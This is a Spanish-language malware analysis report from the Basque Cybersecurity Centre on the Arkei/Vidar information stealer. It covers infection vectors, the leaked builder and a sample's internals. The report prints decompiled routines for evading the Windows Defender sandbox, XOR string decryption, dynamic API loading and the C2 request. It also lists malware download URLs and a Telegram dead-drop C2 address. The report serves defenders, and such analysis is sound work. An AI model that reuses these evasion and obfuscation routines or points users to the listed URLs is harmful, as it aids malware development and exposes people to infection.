Basque CyberSecurity Centre

Arkei/Vidar

BCSC-MALWARE-Arkei

Diciembre 2022

TLP: CLEAR

www.ciberseguridad.eus

EUSKO JAURLARITZA GOBIERNO VASCO

GRUPO spri TALDEA

Índice

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que el BCSC considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso el BCSC puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de BCSC como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de BCSC. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

Sobre el BCSC

El Centro Vasco de Ciberseguridad (Basque Cybersecurity Centre, BCSC) es la entidad designada por el Gobierno Vasco para elevar el nivel de madurez de la ciberseguridad en Euskadi.

Es una iniciativa transversal que se enmarca en la Agencia Vasca de Desarrollo Empresarial (SPRI), sociedad dependiente del Departamento de Desarrollo Económico, Sostenibilidad y Medio Ambiente del Gobierno Vasco. Así mismo, involucra a otros tres Departamentos del Gobierno Vasco: el de Seguridad, el de Gobernanza Pública y Autogobierno, y el de Educación, y a cuatro agentes de la Red Vasca de Ciencia, Tecnología e Innovación: Tecnalia, Vicomtech, Ikerlan y BCAM.

El BCSC es la entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital de ciudadanos, empresas e instituciones públicas en Euskadi, especialmente para los sectores estratégicos de la economía de la región.

La misión del BCSC es por tanto promover y desarrollar la ciberseguridad en la sociedad vasca, dinamizar la actividad empresarial de Euskadi y posibilitar la creación de un sector profesional que sea referente. En este contexto se impulsa la ejecución de proyectos de colaboración entre actores complementarios en los ámbitos de innovación tecnológica, investigación y transferencia tecnológica a la industria de fabricación avanzada y otros sectores.

Así mismo, ofrece diferentes servicios en su rol como Equipo de Repuesta a Incidentes (en adelante CERT, por sus siglas en inglés “Computer Emergency Response Team”) y trabaja en el ámbito de la Comunidad Autónoma del País Vasco para aumentar la capacidad de detección y alerta temprana de nuevas amenazas, la respuesta y análisis de incidentes de seguridad de la información, y el diseño de medidas preventivas para atender a las necesidades de la sociedad vasca. Con el fin de alcanzar estos objetivos forma parte de diferentes iniciativas orientadas a la gestión de incidentes de ciberseguridad:

FIRST Improving Security Together
TF-CSIRT Trusted Introducer
CSIRT.es

Resumen ejecutivo

Arkei es un malware de tipo *infostealer* que afecta a sistemas Windows y que apareció por primera vez en 2018. Su autoría se atribuye a Foxovsky, y el código fuente en el que se basan el resto de variantes, fue publicado en un canal de Telegram donde el desarrollador se despedía del proyecto. Actualmente es imposible conocer a los actuales desarrolladores de esta familia de malware.

Como *infostealer*, la principal funcionalidad de ***Arkei*** consiste en la extracción de información sensible del equipo del usuario infectado para luego enviar dicha información a un servidor de Comando y Control (C2) a través de una petición HTTP de tipo POST. La información que este malware exfiltra es determinada por el C2 durante la primera fase de configuración pero, en su configuración base, ***Arkei*** roba información almacenada en navegadores web como, por ejemplo, credenciales, cookies, tarjetas de crédito, parámetros de autocompletado, historial de navegación, etcétera. Además, también roba información de servicios de FTP y SSH, clientes de email o monederos de criptomonedas. Otra información que también podría robar consiste en cuentas de Discord, ficheros que considere importante de las carpetas del usuario o tomar una captura de pantalla.

Pese a existir vendedores oficiales del malware, y que aplican un modelo de *Malware as a Service* (MaaS), diferentes hechos posteriores como la filtración del código fuente del panel o la distribución de *Builders* que permiten generar una versión *crackeada* del malware donde se configura una dirección del panel C2 personalizada sin pagar por ello han convertido a ***Arkei*** en lo que se conoce como *commodity malware*, haciéndolo fácilmente accesible y aumentando considerablemente el impacto de esta amenaza. Gracias a todas estas características ***Arkei*** se ha mantenido en uso durante tantos años y ha evolucionado en tantas familias diferentes.

Actualmente existen varias modificaciones del código original de ***Arkei*** (2018). Estos son ***Vidar*** (2018), ***Oski*** (2019) y ***Mars*** (2021)***. Vidar*** guarda muchas similitudes con ***Arkei*** y es actualmente el más sencillo de encontrar. Por lo tanto, este análisis va a tratar de ***Vidar.***

Análisis técnico

Flujo de infección




Ilustración 1: Flujo de infección de Arkei/Vidar.

El proceso de infección inicial suele comenzar con un correo malicioso que contiene un fichero o la descarga de un fichero de algún portal web. Por ejemplo, se han encontrado este listado de direcciones URL que descargan muestras de ***Vidar***:

https://raw.githubusercontent.com/adobac/soft/main/Rust%20hack%20v3.2.rar
https://wh1tegames.net/download.php?id=ca9b0fdb58e5452310a496d346a2dfe3
https://wh1tegames.net/download.php?id=4d7630cbb62f8c8ed6956505a347fa09
https://raw.githubusercontent.com/adobac/soft/main/Synapse%20X.rar
https://raw.githubusercontent.com/adobac/soft/main/Adobe%20Photoshop%202022%2023.4.1.547.rar
https://raw.githubusercontent.com/adobev/soft/main/Fortnite%20Skin%20Changer.rar
http://raw.githubusercontent.com/adobev/soft/main/Wondershare%20Filmora%2011.rar
http://raw.githubusercontent.com/adobev/soft/main/Adobe%20Photoshop%202022%2023.4.1.547.rar
http://raw.githubusercontent.com/adobev/soft/main/Microsoft%20Office%202022.rar
http://raw.githubusercontent.com/adobev/soft/main/Fortnite%20Skin%20Changer.rar

Por lo visualizado durante el análisis, el malware viene dentro de un fichero rar con una contraseña facilitada desde la plataforma de descarga para evitar detecciones. Dentro se encuentra un fichero ejecutable, dos librerías y una carpeta, aunque este contenido puede variar. Finalmente, el contenido malicioso se encuentra en el fichero ejecutable:

about	02/10/2022 18:46	Carpeta de archivos	
Setup.exe	14/11/2022 18:26	Aplicación	702.192 KB
x32.dll	09/08/2022 21:40	Extensión de la ap...	5.104 KB
x64.dll	09/08/2022 21:37	Extensión de la ap...	16.197 KB

Dada la antigüedad y el fácil acceso a la herramienta que presenta esta amenaza, es muy común el uso de diferentes tipos de software de empaquetado que protege el código fuente original del malware y dificultar su detección en los sistemas infectados por herramientas de seguridad como antivirus o EDR. Por lo tanto, la primera acción que suele realizar esta amenaza tras comprometer el sistema es la de desempaquetar en memoria el código original para poder ejecutar su funcionalidad principal.

Tras esto, el código de *Vidar* se encargará de contactar con el servidor de *Comando y Control* que se encuentra en posesión de los atacantes para obtener la configuración y comenzar con la recopilación de toda la información sensible del equipo víctima, enviarla al C2 y eliminarse a sí mismo del equipo.

Desarrollo y venta inicial del malware

La actividad de ***Arkie*** comienza en 2018 y termina en 2019 cuando el autor publica en Telegram un mensaje indicando que va a separar la versión estándar de la versión privada y que su acceso es totalmente público a través de un ***bot*** de Telegram:

Lanzamiento de Arkei Final

Tarde o temprano el soporte de cualquier software llega a su fin, hoy es Arkei.
Hay suficientes razones para tal decisión.

La versión privada de Arkei seguirá viva, pero ahora está completamente separada de la versión estándar.

Abrí el acceso al bot constructor para todos, ahora no hay límites en la generación de compilaciones y el cambio de dominio, el bot está disponible en el enlace: t.me/ArkeiBot

No intentes pagarle a alguien en los foros por una nueva actualización, o compre la "última versión de arkei": el acceso está abierto para todos de forma gratuita (incluso si no ha comprado el software antes).

Lista de cambios:
- Cargador fijo
- Estilo de cookie IE / Edge agregado -
Estilo Opera fijo
- Estilo TheBat agregado
- Estilo WinSCP agregado
- Se corrigió el estilo de FileZilla
- Se limpió el tiempo de ejecución de

Enviar BTC para pagar respetos:
1DhZWRPQvk6Tm7j3iMxhRS4zb2hLh48gYr

Hasta luego y buenas noches, Hasta luego y buenas noches
https://www.youtube.com/watch?v=UCCyoocDxBA

Ilustración 2: Anuncio del cese de mantenimiento de la versión estándar de Arkei.

Desde ese momento no se volvió a publicar nada en el canal. Actualmente las diferentes versiones de ***Arkei*** se venden en distintos foros de hacking en un precio desde los 70$ a los 100$:




Ilustración 3: Extracto de un foro ruso donde se vende Oski.




Ilustración 4: Precio de venta

Panel del control filtrado y builder crackeado

Desde el comienzo de ***Arkei***, se han encontrado múltiples filtraciones del panel C2 y del *builder crackeado* para que se pueda usar cualquier URL de Internet para establecer la dirección del panel del malware.




Ilustración 5: herramienta "Arkei stealer cracked"

En el *builder* se puede apreciar la dirección de la web encargada de crackear esta versión. Tras generar un ejecutable con este *builder*, se ha podido detectar que se trata de la versión 9.1.2 del malware. Se han encontrado capturas de pantalla de esta misma versión de ***Arkei***:




Ilustración 6: Configuración del malware.

Muestra analizada

Finalmente se ha analizado una muestra de la familia ***Vidar*** debido a que esta familia actualmente se encuentra mucho más activa que ***Arkei*** y es prácticamente el mismo código:

Ilustración 7: Estadísticas de any.run.

La muestra analizada que corresponde a la familia ***Vidar***, se trata de un binario Portable Ejecutable (PE) de Windows identificado por la firma SHA256 siguiente:

c098a548968c98679e2c8e454fcb262f32bb5e0dfbbc08d0098cfa520d449cb3

Este hash corresponde a la versión desempaquetada de ***Vidar*** debido a que no es de interés de este informe el proceso de desempaqueto, se ha hecho uso de un sistema automático llamado *unpac.me*.

Preparación

Antes de que ***Vidar*** comience la ejecución de su código realiza una serie de comprobaciones y preparativos. Las técnicas que se pasan a describir son utilizadas para evitar la ejecución del malware en entornos virtuales, específicamente en el de Windows Defender.

Primero comprueba el tamaño de la pantalla:

```
1  int mw_check_display_size()
2  {
3    HDC DCA; // edi
4    int DeviceCaps; // ebx
5    int result; // eax
6
7    DCA = CreateDCA("DISPLAY", 0, 0, 0);
8    DeviceCaps = GetDeviceCaps(DCA, HORZRES);
9    result = ReleaseDC(0, DCA);
10   if ( DeviceCaps < 777 )
11     ExitProcess(0);
12   return result;
13 }
```

Ilustración 8: Código encargado de obtener el tamaño horizontal de la pantalla.

Haciendo uso de las librerías *CreateDCA* y *GetDeviceCaps* ***Vidar*** obtiene el tamaño horizontal de la pantalla en píxeles. Si este tamaño no excede los 777 píxeles cierra el proceso actual, y en caso contrario continúa.

A continuación, descifra una parte de las cadenas de texto necesarias para la siguiente comprobación y carga los nombres de las librerías necesarias en memoria para poder acceder a las correspondientes funciones. Estas dos técnicas se verán con mayor detalle en los siguientes apartados.

Tras cargar las APIS necesarias y descifrar algunas cadenas de texto, llama a una función que comprueba el nombre de la máquina y el del usuario:

```
1  int mw_check_machine()
2  {
3    CHAR *computerName; // eax
4    int result; // eax
5    _BYTE *v2; // eax
6
7    computerName = mw_get_computerName();
8    result = mw_compare_string((_BYTE *)HAL9TH, computerName);
9    if ( !result )
10   {
11     v2 = (_BYTE *)mw_get_username();
12     result = mw_compare_string((_BYTE *)Johndoe, v2);
13     if ( !result )
14       ExitProcess_1(0);
15   }
16   return result;
17 }
```

Ilustración 9: Rutina encargada de la comprobación del nombre de usuario y de la máquina.

El nombre de usuario que busca es “JohnDoe” y el nombre de máquina “HAL9TH”, que son los valores de la máquina virtual utilizada por *Windows Defender* para analizar las muestras maliciosas.

Descifrado de las cadenas de texto

Una técnica muy común de la mayoría de las familias de malware es el cifrado u ofuscación de las cadenas de texto, debido a que se suelen utilizar para generar firmas para su detección.

En este caso ***Vidar*** hace uso de un sistema de cifrado con XOR, haciendo uso de dos cadenas de texto (clave y valor cifrado) obtiene una nueva cadena la cual almacena su puntero en una nueva variable global para que se pueda utilizar durante la ejecución del código.

```
const CHAR *mw_decrypt_string_1()
{
  const CHAR *result; // eax

  dword_4470F8 = sub_40408F(&unk_438024, "R9F7RC");
  dword_447260 = sub_40408F("\t,;7", "CCSYDVI");
  lpProcName = (LPCSTR)sub_40408F(&unk_43804C, "86YFZ9JGCNZA");
  dword_4471DC = sub_40408F(&unk_438068, "HEWYVIRS");
  dword_446ECC = (LPCSTR)sub_40408F(&unk_438084, "CR9BQEU3HCJJ16");
  dword_446D60 = sub_40408F(&unk_43809C, "AUBCH");
  dword_446AA4 = sub_40408F(&unk_4380B4, "G6VOVP6J8PN6Q");
  dword_447280 = sub_40408F(&unk_4380D0, "WDGQ6WZUPP8");
  dword_446C40 = sub_40408F("~ %\n9602:6\x1B$>'+$'", "9EQILDBWTBKVQDNWT");
  dword_446DA0 = sub_40408F(&unk_438118, "4VO4G3XYZTXPMW1RWO");
  dword_446E7C = sub_40408F(&unk_43813C, "R9X85N0MPLRZ");
  dword_447198 = sub_40408F(&unk_438158, "NTAFZ3BE3K3");
  dword_447020 = sub_40408F(&unk_438170, "UVTOHGOSD");
  dword_446B18 = sub_40408F("x6V6Zt\\-+P", "4Y5W650AD3");
  dword_447254 = sub_40408F(&unk_4381A8, "NLH9GDOH68QRVGGD");
  dword_447104 = sub_40408F("/(O26(", "NL9SFA3N5ZXO");
  dword_447024 = sub_40408F(&unk_4381EC, "I3CBB97SMVNK");
  result = (const CHAR *)sub_40408F(&unk_43820C, "39RUXMCZQ3SO");
  lpLibFileName = result;
  return result;
}
```

Ilustración 10: Llamadas a la función de descifrado.

La función encargada del descifrado realiza una reserva de memoria con LocalAlloc, y realiza el descifrado byte a byte de la cadena de texto:

```
_BYTE *__userpurge sub_40408F@<eax>(unsigned int a1@<ebx>, int a2, const CHAR *a3)
{
  _BYTE *v4; // [esp+14h] [ebp-7DCh]
  unsigned int i; // [esp+18h] [ebp-7D8h]
  v4 = LocalAlloc(0x40u, a1 + 1);
  v4[a1] = 0;
  for ( i = 0; i < a1; ++i )
  {
    v4[i] = *(_BYTE *)(a2 + i) ^ a3[i % lstrlenA(a3)];
  }
  return v4;
}
```

Ilustración 11: Proceso de descifrado de Strings simplificado.

Para facilitar el proceso de descifrado, se ha generado un script en Python para IDA que permite descifrar todas las cadenas y asignar el valor del puntero a la variable global. De esta forma se puede visualizar correctamente su uso durante el código.

```
const CHAR *mw_decrypt_strings_1()
{
  const CHAR *result; // eax

  HAL9TH = (char *)sub_40408F("HAL9TH", "R9F7RC");
  Johndoe = (char *)sub_40408F("JohnDoe", "CCSYDVI");
  lpProcName = (LPCSTR)sub_40408F("LoadLibraryA", "86YFZ9JGCNZA");
  off_4471DC = (char *)sub_40408F("lstrcatA", "HEWYVIRS");
  off_446ECC = (LPCSTR)sub_40408F("GetProcAddress", "CR9BQEU3HCJJ16");
  off_446D60 = (LPCSTR)sub_40408F("Sleep", "AUBCH");
  off_446AA4 = (LPCSTR)sub_40408F("GetSystemTime", "G6VOVP6J8PN6Q");
  off_447280 = (LPCSTR)sub_40408F("ExitProcess", "WDGQ6WZUPP8");
  off_446C40 = (LPCSTR)sub_40408F("GetCurrentProcess", "9EQILDBWTBKVQDNWT");
  off_446DA0 = (LPCSTR)sub_40408F("VirtualAllocExNuma", "4VO4G3XYZTXPMW1RWO");
  off_446E7C = (LPCSTR)sub_40408F("VirtualAlloc", "R9X85N0MPLRZ");
  off_447198 = (LPCSTR)sub_40408F("VirtualFree", "NTAFZ3BE3K3");
  off_447020 = (LPCSTR)sub_40408F("lstrcmpiW", "UVTOHGOSD");
  off_446B18 = (LPCSTR)sub_40408F("LocalAlloc", "4Y5W650AD3");
  off_447254 = (LPCSTR)sub_40408F("GetComputerNameA", "NLH9GDOH68QRVGGD");
  off_447104 = (LPCSTR)sub_40408F("advapi32.dll", "NL9SFA3N5ZXO");
  off_447024 = (LPCSTR)sub_40408F("GetUserNameA", "I3CBB97SMVNK");
  result = (const CHAR *)sub_40408F("kernel32.dll", "39RUXMCZQ3SO");
  lpLibFileName = result;
  return result;
}
```

Ilustración 12: Resultado después del descifrado de las cadenas.

Carga de las librerías y las funciones necesarias

Una vez ha finalizado el proceso de descifrado de las cadenas, ***Vidar*** hace uso de esas cadenas para cargar las librerías que necesita y obtener la dirección de las funciones específicas que requiere para su funcionamiento:

```
BOOL (__stdcall *mw_load_api_calls_1())(LPSTR lpBuffer, LPDWORD pcbBuffer)
{
  HMODULE LibraryA; // eax
  BOOL (__stdcall *result)(LPSTR, LPDWORD); // eax

  LibraryA = LoadLibraryA(kernel32);
  hModule = LibraryA;
  if ( LibraryA )
  {
    LoadLibraryA_1 = (HMODULE (__stdcall *)(LPCSTR))GetProcAddress(LibraryA, aLoadlibrarya_2);
    GetProcAddress_1 = (FARPROC (__stdcall *)(HMODULE, LPCSTR))GetProcAddress(hModule, aGetprocaddress_2);
    lstrcatA_1 = (LPSTR (__stdcall *)(LPSTR, LPCSTR))GetProcAddress_1(hModule, (LPCSTR)off_4471DC);
    Sleep_1 = (void (__stdcall *)(DWORD))GetProcAddress_1(hModule, off_446D60);
    GetSystemTime_1 = (void (__stdcall *)(LPSYSTEMTIME))GetProcAddress_1(hModule, off_446AA4);
    ExitProcess_1 = (void (__stdcall __noreturn *)(UINT))GetProcAddress_1(hModule, off_447280);
    GetCurrentProcess_1 = (HANDLE (__stdcall *)())GetProcAddress_1(hModule, off_446C40);
    VirtualAllocExNuma_1 = (LPVOID (__stdcall *)(HANDLE, LPVOID, SIZE_T, DWORD, DWORD, DWORD))GetProcAddress_1(
                                                                                              hModule,
                                                                                              off_446DA0);
    VirtualAlloc_1 = (LPVOID (__stdcall *)(LPVOID, SIZE_T, DWORD, DWORD))GetProcAddress_1(hModule, off_446E7C);
    VirtualFree_1 = (BOOL (__stdcall *)(LPVOID, SIZE_T, DWORD))GetProcAddress_1(hModule, off_447198);
    lstrcmpiW_1 = (int (__stdcall *)(LPCWSTR, LPCWSTR))GetProcAddress_1(hModule, off_447020);
    LocalAlloc_1 = (HLOCAL (__stdcall *)(UINT, SIZE_T))GetProcAddress_1(hModule, off_446B18);
    GetComputerNameA_1 = (BOOL (__stdcall *)(LPSTR, LPDWORD))GetProcAddress_1(hModule, off_447254);
  }
  result = (BOOL (__stdcall *)(LPSTR, LPDWORD))LoadLibraryA_1(off_447104);
  dword_447318 = (HMODULE)result;
  if ( result )
  {
    result = (BOOL (__stdcall *)(LPSTR, LPDWORD))GetProcAddress_1((HMODULE)result, off_447024);
    GetUserNameA_1 = result;
  }
  return result;
}
```

Primero hace uso de la función *LoadLibraryA* para cargar *Kernel32.dll*. Una vez tiene acceso al *handler* de la librería, obtiene las direcciones de *LoadLibraryA* y *GetProcAddress* para continuar el proceso de carga, pero haciendo uso de las direcciones obtenidas de forma dinámica y complicar el proceso de *reversing*.

Para facilitar el análisis de la muestra, se ha realizado otro script en Python para IDA que obtiene el valor de la cadena de texto y se lo asigna como nombre a la variable con el sufijo "_1" de esta forma cuando se observe el código se podrá comprender a qué tipo de librería se está realizando la llamada.

Obtención de la configuración

Vidar se encuentra preparado para obtener su servidor de comando y control de diferentes formas. En este caso, la muestra que se está analizando hace uso de un perfil de Telegram para almacenar la dirección:

```
1 _DWORD *__stdcall get_c2(_DWORD *a1)
2 {
3   std::string::string(a1, (char *)"https://t.me/deadftx");
4   return a1;
5 }
```

Ilustración 13: Función encargada de devolver la URL de Telegram.

Si se accede a la URL, se puede observar el siguiente contenido:




Ilustración 14:Perfil de Telegram con la dirección del C2.

Para realizar la petición web, hace uso de las llamadas a *InternetOpenA, InternetConnectA, HttpOpenRequestA, HttpSendRequestA, HttpQueryInfoA, InternetReadFile, InternetCloseHandle:*

```
233  hInternet = InternetOpenA_1(
234                "Mozilla/5.0 (iPhone; CPU iPhone OS 13_1_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile"
235                "/15E148 [FBAN/FBIOS;FBDV/iPhone11,8;FBMD/iPhone;FBSN/iOS;FBSV/13.1.3;FBSS/2;FBID/phone;FBLC/en_US;FBOP/5;FBCR/Verizon]",
236                0,
237                0,
238                0,
239                0);
240  v32 = String[0];
241  if ( v52 < 0x10 )
242    v32 = (const char *)String;
243  *(_DWORD *)nServerPort = atoi(v32);
244  v33 = pszStr1[0];
245  if ( v54 < 0x10 )
246    v33 = (const CHAR *)pszStr1;
247  v34 = StrCmpCA_1(v33, "https") != 0 ? 0x4000000 : 75497472;
248  if ( hInternet )
249  {
250    v35 = lpszUrlName[0];
251    if ( v58 < 0x10 )
252      v35 = (const CHAR *)lpszUrlName;
253    *(_DWORD *)nServerPort = InternetConnectA_1(hInternet, v35, nServerPort[0], 0, 0, 3u, v34, 0);
254    if ( *(_DWORD *)nServerPort )
255    {
256      v36 = lpszObjectName[0];
257      if ( v60 < 0x10 )
258        v36 = (const CHAR *)lpszObjectName;
259      v37 = HttpOpenRequestA_1(*(HINTERNET *)nServerPort, "GET", v36, 0, 0, 0, v34, 0);
260      hRequest = v37;
261      if ( v37 )
262      {
263        v38 = HttpSendRequestA_1(v37, 0, 0, 0, 0);
264        dwBufferLength = 256;
265        if ( !HttpQueryInfoA_1(hRequest, 0x13u, Buffer, &dwBufferLength, 0) || atoi(Buffer) != 200 )
266        {
267          std::string::string(v44, (char *)"ERROR");
268          std::string::_Tidy(v50, 1, 0);
269          std::string::_Tidy((void **)String, 1, 0);
270          std::string::_Tidy((void **)pszStr1, 1, 0);
271          std::string::_Tidy((void **)Buf1, 1, 0);
272          std::string::_Tidy((void **)lpszUrlName, 1, 0);
273          std::string::_Tidy((void **)lpszObjectName, 1, 0);
274          std::string::_Tidy((void **)v49, 1, 0);
275          std::string::_Tidy((void **)&a2, 1, 0);
276          return v44;
277        }
278        if ( v38 && InternetReadFile_1(hRequest, Str, 0x7CFu, &dwNumberOfBytesRead) )
279        {
280          do
281          {
```

Ilustración 15: Función encargada de realizar las peticiones GET.

Como se puede observar, hace uso de un User-Agent modificado:

Mozilla/5.0 (iPhone; CPU iPhone OS 13_1_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/15E148 [FBAN/FBIOS;FBDV/iPhone11,8;FBMD/iPhone;FBSN/iOS;FBSV/13.1.3;FBSS/2;FBID/phone;FBLC/en_US;FBOP/5;FBCR/Verizon]

